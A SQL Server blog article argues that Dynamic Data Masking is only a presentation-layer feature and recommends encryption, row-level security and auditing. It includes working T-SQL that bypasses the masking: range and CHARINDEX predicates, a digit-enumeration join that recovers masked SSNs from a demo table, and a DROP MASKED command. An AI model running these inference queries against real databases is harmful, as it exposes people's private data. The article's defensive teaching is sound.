SQL Server Dynamic Data Masking (DDM) is one of those SQL Server features that is commonly misused as a primary security feature used in production. Since it landed in SQL Server 2016, I’ve seen teams throw it at compliance requirements and call it a day, only to find out later that their “masked” data was completely readable by anyone willing to spend 20 minutes in SSMS.
Let me show you some data masking limitations in SQL Server when used for security, and what you should be doing instead (or alongside it) if you’re serious about Zero Trust data security.
TL;DR SQL Server Dynamic Data Masking is a presentation layer feature, not a security feature.
SQL Server Dynamic Data Masking Security?
Dynamic Data Masking intercepts query results at the engine level and replaces sensitive column values with masked versions for users who lack the UNMASK permission. The actual data in the database is unchanged — DDM is purely a presentation-layer filter. Again, DDM is a presentation-layer filer.
Security Pitfall 1: Inferring Masked Values with WHERE Clause Attacks
This is the big one. SQL Server Dynamic Data Masking masks the output of a query. It does nothing to prevent a user from using the masked column in a WHERE clause.
Here’s what that looks like in practice:
-- The user can't see the salary column directly (it's masked)
SELECT EmployeeID, Salary FROM HR.Employees;
-- Returns: 1, xxxx

-- But they CAN do this:
SELECT EmployeeID FROM HR.Employees WHERE Salary BETWEEN 95000 AND 105000;
-- Returns rows — meaning they just learned who earns in that range
By running enough range queries, a patient attacker can binary-search their way to the exact value of any masked numeric column. For salary data, SSNs, account numbers, or any structured numeric field, this completely defeats the purpose of masking the data.
Microsoft’s own documentation acknowledges this. It’s not a bug — it’s a documented architectural constraint. DDM was never designed to stop a determined insider.
Here is another example, from start to finish, showing why you should encrypt sensitive data. Let’s look at using predicates to extract Social Security numbers (SSNs). The following demo uses fictitious generated data for people.
SQL Server Dynamic Data Masking Security – SSN Demo
CREATE DATABASE [demo]
GO

USE [demo]
go

CREATE TABLE dbo.Person (
    PersonID  int   NOT NULL
      CONSTRAINT PK_dboPerson
           PRIMARY KEY CLUSTERED  identity
    ,FirstName  varchar(50)  NULL
    ,LastName  varchar(50) NULL
    ,SSN  varchar(11)  NULL
)
GO

INSERT INTO dbo.Person (FirstName, LastName, SSN)
VALUES
    ('Patricia', 'Smith', '760-36-4013'),
    ('Linda', 'Jones', '755-14-8936'),
    ('John', 'Lee', '433-05-0489'),
    ('John', 'Miller', '239-65-9864'),
    ('James', 'Martin', '204-92-8929'),
    ('Jessica', 'Davis', '460-76-4558'),
    ('James', 'Garcia', '715-55-5575'),
    ('William', 'Jones', '221-98-5515'),
    ('Patricia', 'Williams', '390-13-5882'),
    ('Susan', 'Perez', '271-06-7528'),
    ('Karen', 'Brown', '388-11-9045'),
    ('Barbara', 'Perez', '883-47-9460'),
    ('Michael', 'Williams', '047-85-3734'),
    ('Barbara', 'Williams', '876-30-1655'),
    ('Richard', 'Martinez', '465-82-5978'),
    ('Jennifer', 'Wilson', '364-27-4375'),
    ('John', 'Perez', '651-22-8752'),
    ('Linda', 'Garcia', '474-49-4423'),
    ('Karen', 'Davis', '702-42-0917'),
    ('Linda', 'Johnson', '825-41-6573');
    GO

-- Nothing is masked, can see SSN's
select * from dbo.Person
If we are users with UNMASK access, here is what we would see.

Fictitious SSN data that will be exposed through SQL Server Dynamic Data Masking
Let’s now enable SQL Server Dynamic Data Masking to mask Social Security numbers (SSNs). We will create a MaskedUser for testing purposes to see the results from a masked user’s perspective.
/* Mask SSN's */
ALTER TABLE dbo.Person
ALTER COLUMN SSN
ADD MASKED WITH (FUNCTION = 'default()')
GO

/* Create testing user */
CREATE USER [MaskedUser] WITHOUT LOGIN WITH DEFAULT_SCHEMA=[dbo]
GO
GRANT SELECT ON dbo.Person TO [MaskedUser];
GO

EXECUTE AS USER = 'MaskedUser';
GO
SELECT * FROM dbo.Person
GO

SQL Server Dynamic Data Masking at work. SSNs are masked for this user.
Okay, let’s now take a look at leveraging predicates to learn the data, even if it’s masked. Remember, DDM masks the output, not the input, in this case, the predicates. In the next example, we’re going to use predicates to check whether the SSNs match the xxx-xx-xxxx or xxxxxxxxx format.
EXECUTE AS USER = 'MaskedUser';
GO
SELECT COUNT(*) FROM dbo.Person
SELECT COUNT(*) FROM dbo.Person WHERE CHARINDEX('-', SSN) = 4
SELECT COUNT(*) FROM dbo.Person WHERE CHARINDEX('-', SSN, 5) = 7
REVERT;

SQL Server Dynamic Data Masking doesn’t mask predicates, just the output results
Finally, here is where things get interesting. We can build table variables for each possible numeric value for a digit, filter the SSN masked column on each digit, and select the ones that match. This is how you can see SSNs even when you are the user who should see them masked.
SET NOCOUNT ON
GO
EXECUTE AS USER = 'MaskedUser';
GO
DECLARE @SSN1 TABLE (
    SSN1 char(3) PRIMARY KEY CLUSTERED
);
DECLARE
    @SSN1Loop1        int = 0
    ,@SSN1Loop2        int = 0
    ,@SSN1Loop3        int = 0
WHILE @SSN1Loop1 < 10
BEGIN
    SELECT @SSN1Loop2 = 0
    WHILE @SSN1Loop2 < 10
    BEGIN
        SELECT @SSN1Loop3 = 0
        WHILE @SSN1Loop3 < 10
        BEGIN
            INSERT INTO @SSN1 (SSN1)
            SELECT CONVERT(char(1),@SSN1Loop1)
                    + CONVERT(char(1),@SSN1Loop2)
                    + CONVERT(char(1),@SSN1Loop3)
            SELECT @SSN1Loop3 += 1
        END
        SELECT @SSN1Loop2 += 1
    END
    SELECT @SSN1Loop1 += 1
END
--SELECT * FROM @SSN1
DECLARE @SSN2 TABLE (
    SSN2 char(2) PRIMARY KEY CLUSTERED
)
DECLARE
    @SSN2Loop1        int = 0
    ,@SSN2Loop2        int = 0
WHILE @SSN2Loop1 < 10
BEGIN
    SELECT @SSN2Loop2 = 0
    WHILE @SSN2Loop2 < 10
    BEGIN
        INSERT INTO @SSN2 (SSN2)
        SELECT CONVERT(char(1),@SSN2Loop1)
                  + CONVERT(char(1),@SSN2Loop2)
        SELECT @SSN2Loop2 += 1
    END
    SELECT @SSN2Loop1 += 1
END
--SELECT * FROM @SSN2
DECLARE @SSN3 TABLE (
    SSN3 char(4) PRIMARY KEY CLUSTERED
)
DECLARE
    @SSN3Loop1        int = 0
    ,@SSN3Loop2        int = 0
    ,@SSN3Loop3        int = 0
    ,@SSN3Loop4        int = 0
WHILE @SSN3Loop1 < 10
BEGIN
    SELECT @SSN3Loop2 = 0
    WHILE @SSN3Loop2 < 10
    BEGIN
        SELECT @SSN3Loop3 = 0
        WHILE @SSN3Loop3 < 10
        BEGIN
            SELECT @SSN3Loop4 = 0
            WHILE @SSN3Loop4 < 10
            BEGIN
                INSERT INTO @SSN3 (SSN3)
                SELECT CONVERT(char(1),@SSN3Loop1)
                     + CONVERT(char(1),@SSN3Loop2)
                     + CONVERT(char(1),@SSN3Loop3)
                     + CONVERT(char(1),@SSN3Loop4)
                SELECT @SSN3Loop4 += 1
            END
            SELECT @SSN3Loop3 += 1
        END
        SELECT @SSN3Loop2 += 1
    END
    SELECT @SSN3Loop1 += 1
END
SELECT
    P.PersonID
    ,P.FirstName
    ,P.LastName
    ,P.SSN
    ,T1.SSN1
    ,T2.SSN2
    ,T3.SSN3
FROM dbo.Person P
    LEFT JOIN @SSN1 T1
        ON SUBSTRING(P.SSN,1,3) = T1.SSN1
    LEFT JOIN @SSN2 T2
        ON SUBSTRING(P.SSN,5,2) = T2.SSN2
    LEFT JOIN @SSN3 T3
        ON SUBSTRING(P.SSN,8,4) = T3.SSN3
ORDER BY P.PersonID;
GO
REVERT
GO

SQL Server Dynamic Data Masking predicate bypass attack showing SSN exposure
What to do instead: If users shouldn’t be able to filter on a column, they shouldn’t have SELECT on that table at all. Row-Level Security (RLS) combined with column-level encryption or Always Encrypted is the right tool here, not Dynamic Data Masking.
Security Pitfall 2: Anyone with ALTER TABLE Can Remove the Mask Entirely
Okay, let’s assume pitfall #1 didn’t stop you in your tracks from wanting to use SQL Server Dynamic Data Masking for security purposes outside the presentation layer (it should have).
Here’s one that gets overlooked in permission audits. Any user with ALTER TABLE or ALTER ANY MASK permission can simply drop it like it’s hot, the masking function from a column:
-- Requires ALTER TABLE permission (not UNMASK):
ALTER TABLE HR.Employees
ALTER COLUMN Salary DROP MASKED;
After that, everyone can read the data — no UNMASK needed. The mask is gone permanently until someone re-adds it. So users, could drop it, see what they need to see, and add it back.
If your people have db_ddladmin or elevated schema permissions (which many do in smaller shops), they can silently unmask entire tables. And because DDM changes don’t appear in the default audit logs unless you’ve explicitly set up an audit specification for it, this can go undetected.
What to do instead: Audit who has ALTER TABLE permissions. Create a SQL Server Audit specification that captures DATABASE_OBJECT_CHANGE_GROUP events to catch mask additions and removals. Treat DDM schema changes as security events, not as schema changes.
Even a user with only VIEW ANY DEFINITION permissions can see exactly which columns are masked. This where Young Joc would say, “I know you see…”
SELECT
    OBJECT_NAME(object_id) AS TableName,
    name AS ColumnName,
    masking_function
FROM sys.masked_columns;
This tells an attacker exactly which data is considered sensitive, which masking function is applied (which reveals the data type and format), and where to focus their inference attacks.
For something like a credit card number masked with partial(0,’XXXX-XXXX-XXXX-‘,4), the masking function itself reveals the exact format the attacker is trying to reconstruct.
What to do instead: There’s no way to hide this metadata — it’s in system views. Accept it as a constraint of Dynamic Data Masking and compensate by limiting who has any database access. Don’t rely on obscurity. All sensitive data should be encrypted and audited.
Security Pitfall 4: DDM Doesn’t Survive Data Movement
This is the one that kills compliance reviews. SQL Server Dynamic Data Masking is defined at the column level in the source table. If Cardi B was a DBA she would say, “Make the Data Move.”
The moment that data moves anywhere else, the mask disappears:
- SELECT INTO / INSERT SELECT: The mask function is not copied to the destination table.
- OPENROWSET / linked server queries: DDM is not enforced on remote result sets.
- BCP / bulk export: Exports the unmasked data if run by a privileged account.
- SSRS, Power BI, or any reporting tool: If the service account has UNMASK (or DDM isn’t configured in the cloud copy), the reports show real data.
- Database backups: Backups contain the actual unmasked data. If the backup is restored by someone with elevated permissions, DDM means nothing.
Teams that use DDM to “protect” data flowing into a staging database or a data warehouse are providing exactly zero protection for that downstream data.
Here is an example of seeing that SELECT INTO doesn’t mask data in the destination table.
EXECUTE AS USER = 'MaskedUser';
GO
SELECT *
FROM dbo.Person2
GO
REVERT
GO
Fictitious SSN data that will be exposed through SQL Server Dynamic Data Masking
What to do instead: Treat data movement as a security event. Apply encryption for data that needs to stay protected during movement. DDM belongs only in the presentation layer, not as a data-pipeline security control.
Security Pitfall 5: The UNMASK Permission A Security Vulnerability Sledgehammer
When Dynamic Data Masking was released with SQL Server 2016, you could either grant UNMASK at the database level. Just like O-town would sing, you can either
Mask it All or Nothing at All.
With SQL Server 2022, Microsoft introduced granular UNMASK permissions (you can grant UNMASK on a specific schema, table, or column). On SQL Server 2019 and below, UNMASK is a database-level permission.
That means: if you grant a developer UNMASK so they can debug a production issue, they can now see unmasked data in every masked column across the entire database.
-- Granting this one permission unlocks everything:
GRANT UNMASK TO [DevUser];
This isn’t a theoretical risk. Dev teams routinely need production access for troubleshooting. If your escalation playbook involves handing out UNMASK, you’ve just handed them a master key.
What to do instead: Upgrade your permission model. If you’re on SQL Server 2022 or Azure SQL, use column-level UNMASK grants. If you’re on older versions, use static data masking with sanitized data for dev access rather than granting UNMASK on production. Again, I wouldn’t use Dynamic Data Masking for security purposes.
So Should You Use DDM at All?
Yes,but in the right context. DDM is legitimately useful for:
- Reducing casual exposure in reporting environments where users cannot probe the data.
- Limiting blast radius if a low-privilege account is compromised (they see masked output, not raw PII)
- Satisfying compliance documentation requirements as only one layer in a defense-in-depth stack.
The problem is treating Dynamic Data masking as your primary security control. In a Zero Trust model, every layer needs to hold up under adversarial conditions. DDM does not by itself. It’s a trip wire, not a vault.
Your actual Zero Trust data security stack in SQL Server should look like this:
| Layer |
Tool |
| Authentication |
Active Directory Domain Services / Entra ID + MFA |
| Column-level protection |
Always Encrypted or Column Level Encryption. |
| Row-level access |
Row-Level Security (RLS) |
| Presentation-layer masking |
Dynamic Data Masking (DDM) |
| Audit and detection |
SQL Server Audit + Microsoft Defender for SQL |
DDM goes in the “presentation layer” bucket. The moment you understand that distinction, you’ll stop over-relying on it.
FAQ: Dynamic Data Masking in SQL Server
Here are some common questions that come up with SQL Server Dynamic Data Masking:
Does SQL Server Dynamic Data Masking protect against SQL injection?
No, Dynamic Data Masking in SQL Server provides zero protection against SQL injection attacks. SQL injection exploits vulnerabilities in how an application constructs queries, allowing an attacker to execute arbitrary SQL against your database.
Is Dynamic Data Masking HIPAA compliant?
Dynamic Data Masking in SQL Server alone is not sufficient for HIPAA compliance, but it can be one contributing layer in a compliant architecture.
What is the difference between DDM and Always Encrypted?
These two features operate at completely different layers of the stack and solve fundamentally different problems. At a high level, Dynamic Data Masking works at the presentation layer, and Always Encrypted encrypts the data.
The Takeaway
Dynamic Data Masking is a convenience feature with security side effects. Dynamic Data Masking is not a security feature with convenience side effects. If you’re using it as your main line of defense against unauthorized data access, you’re one curious person or one clever WHERE clause away from an data exposure incident.
John Sterrett is a Principal at ProcureSQL, a Microsoft Data Platform consultancy specializing in SQL Server performance, security, and Azure migrations. Follow him on YouTube and Instagram for weekly SQL Server content.
Questions or war stories about DDM? Drop them in the comments.

 In our assessments, service accounts are often the least governed identities in the domain. They run SQL Server, scheduled jobs, and web applications. Because changing a password risks an outage, many never expire.